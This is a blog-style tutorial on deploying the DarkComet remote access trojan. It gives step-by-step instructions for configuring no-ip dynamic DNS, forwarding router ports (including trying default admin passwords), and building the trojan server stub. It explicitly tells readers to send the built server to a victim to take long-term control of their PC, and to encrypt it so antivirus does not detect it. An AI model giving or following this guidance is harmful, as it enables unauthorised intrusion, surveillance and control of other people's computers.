        For this tutorial i would be using the famous and the most stable RAT Tool " Dark Comet V 5.3 " and i am not providing the link to download so in future you may blame on me for the share of virus so Search on Google to download " Dark-Comet 5.3 ". It is the most stable and working version.

        NO-IP Setup 

        • Goto www.noip.com click on Sign Up 
        • Fill Up the Form and chose free Dns 


        Step 1  ( Port Forwarding ) 
          
        1. Open CMD and type
         ipconfig
        After this  you will find the Default GateWay IP address so note down or copy it

         Note:- Every Router has its different gateway theme 

        2. Open Web-Browser and type the IP Address in the URL Address BAR and Login GateWay Will Appear.


        3. Login to the Router 

        Default User and Password,s are 
        • user : admin
        • pass : admin
        • user  : admin
        • pass  : admin123  ( If you fail to login try Googling your router,s default user pass ) or contact the admin

        4. After Login find the place to forward the ports like in my router the path is Networking > Forwarding 


        5. After Finding the Port Forwarding Section write down your IP V 4 : IP Address which you can also find by typing in cmd " ipconfig "  
        • Write the IP Address in Servers IP BOX
        • Write 1122 port number in begin and end box and select tcp/udp or if you have only one choice then select TCP and after adding the TCP add UDP in the same way.
        • Click Save 


        After Forwarding the TCP/UDP port from the Router Now Open DarkComet 
        • Click on Socket TAB


        • Right Click on Socke Handle Boxes and click on Add Port To Listen And Write down " 1122 " port in the box.


        • After Writing the Port Click on Listen and it will start listening
        • Now Goto www.canyouseeme.org 


        • If you get the Success in Green it mean you have done it and port is forwarded and now there are 100% chances that your RAT will work. and if you get Error in RED sign saying " Error: I could not see your service on....." Then you have done somthing wrong in forwarding your port on Router. So try to search on Google That " How TO Port Forward on 'your router name'  " 
        • Note that If you are still getting that error please read furthure below we can do one more thing as we can setup rat using UNPN function so please have some patience and move to the UNPN. 


        UNPN ( Setup Without Port forwarding ) 
        Note :- If you have sucessfully forwarded your port please move to step 2 and leave it 


         Many Routers are enabled with UNPN function but try to check that UNPN is enabled on your router by logging in and checking in the forwarding or networking section.

        • You Must Have Utorrent So download it - Click here 
        • Open Dark-Comet and click on socket 


        •  Now Right Click below the Socket Handle and A box will open so write down 1122 port in that box


        • Note: DO Not Close DarkComet leave it as it is 
        • Now open Utorrent and click on Option > Preferences 
        • Now In This write down the port 1122 in a box near random ports and click on OK 


        • After Clicking OK you have done it now Port is forwarded using UNPN so check it by entering your port in www.canyouseeme.org 

        The Myth Or Logic Behind that trick 


         STEP 2 ( Creation of Server ) 
          
        •  To create the server please click on DarkComet-Rat to open Options  
        • After Click on Server Module And then click on Minimalist.


        • Now  A box will appear and you have to type your details in it.


        1.  In Stub Id write your server name .
        2. In IP/DNS write you DNS Address which you created while sign up on www.noip.com.
        3. In Port write down the same port you forwarded " 1122 " .
        4. Click on Normal and Chose the path where to save the server and click save.


        Step 4 ( Setting UP No-Ip DNS Client ) 

        • Download the NO-IP client by clicking here ( or goto noip.com and click on download ) 
        • Now After Downloading Install it and Open it 
        • If you cant find it please search in start menu " DUC " you will get it 


        • Click on Edit Hosts 


        • Chose Your Hosts by click on check box and click on save 
        Now Click on Refresh Now and you will see 3 green signals and its a good symbol keep in mind that before starting DarkComet Please Refresh it once because it will update your ip address in your slaves so you can access them and also if you will not refresh your no-ip in 60 days they will delete your account so refresh your noip daily.

        Now send the server which you created to any of your victim which you want to hack and after he executes that server on his/her Computer then he will appear on your DarkComet Module and you can control his pc for a long time.

        Note that do not try to test the server on your own computer because it will not work on your own computer so try to test it on any,ones computer and the victim must not have Anti Virus because Dark comet is detected by almost every anti Virus so you will have to encrypt your server to make it Undetectable.

        I hope you liked my tutorial and you have learned many things from this tutorial and if you face any problem just comment your problem below in the comment box i will replay as soon as possible.

        TOP Ten RAT,s Article coming tomorrow. stay tuned